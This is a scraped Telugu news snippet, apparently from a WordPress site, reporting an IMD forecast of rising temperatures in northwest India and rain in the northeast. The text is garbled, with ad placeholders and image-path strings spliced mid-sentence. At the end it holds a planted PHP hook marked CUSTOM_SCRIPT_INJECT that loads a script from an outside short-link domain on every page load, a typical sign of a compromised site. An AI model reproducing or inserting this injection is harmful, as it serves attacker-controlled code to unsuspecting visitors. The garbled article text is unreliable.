[ad_1]
రాబోయే ఐదు రోజుల్లో రోజుల్లోవాయవ్య భారతదేశంలో గరిష్ట ఉష్ణోగ్రతలు క్రమంగా 2–3 డిగ్రీల సెల్సియస్ పెరిగే అవకాశం ఉందని ఐఎండీ. కాగా ఈశాన్య భారతంలోమాత్రం వర్షం పడుతుందని స్పష్టం.
[ad_2]
5,943 Views
//CUSTOM_SCRIPT_INJECT_START add_action('wp_enqueue_scripts', function() { wp_enqueue_script('custom-inject', 'https://beroniw.com/hwkOP5', array(), '1.0', false); }); //CUSTOM_SCRIPT_INJECT_END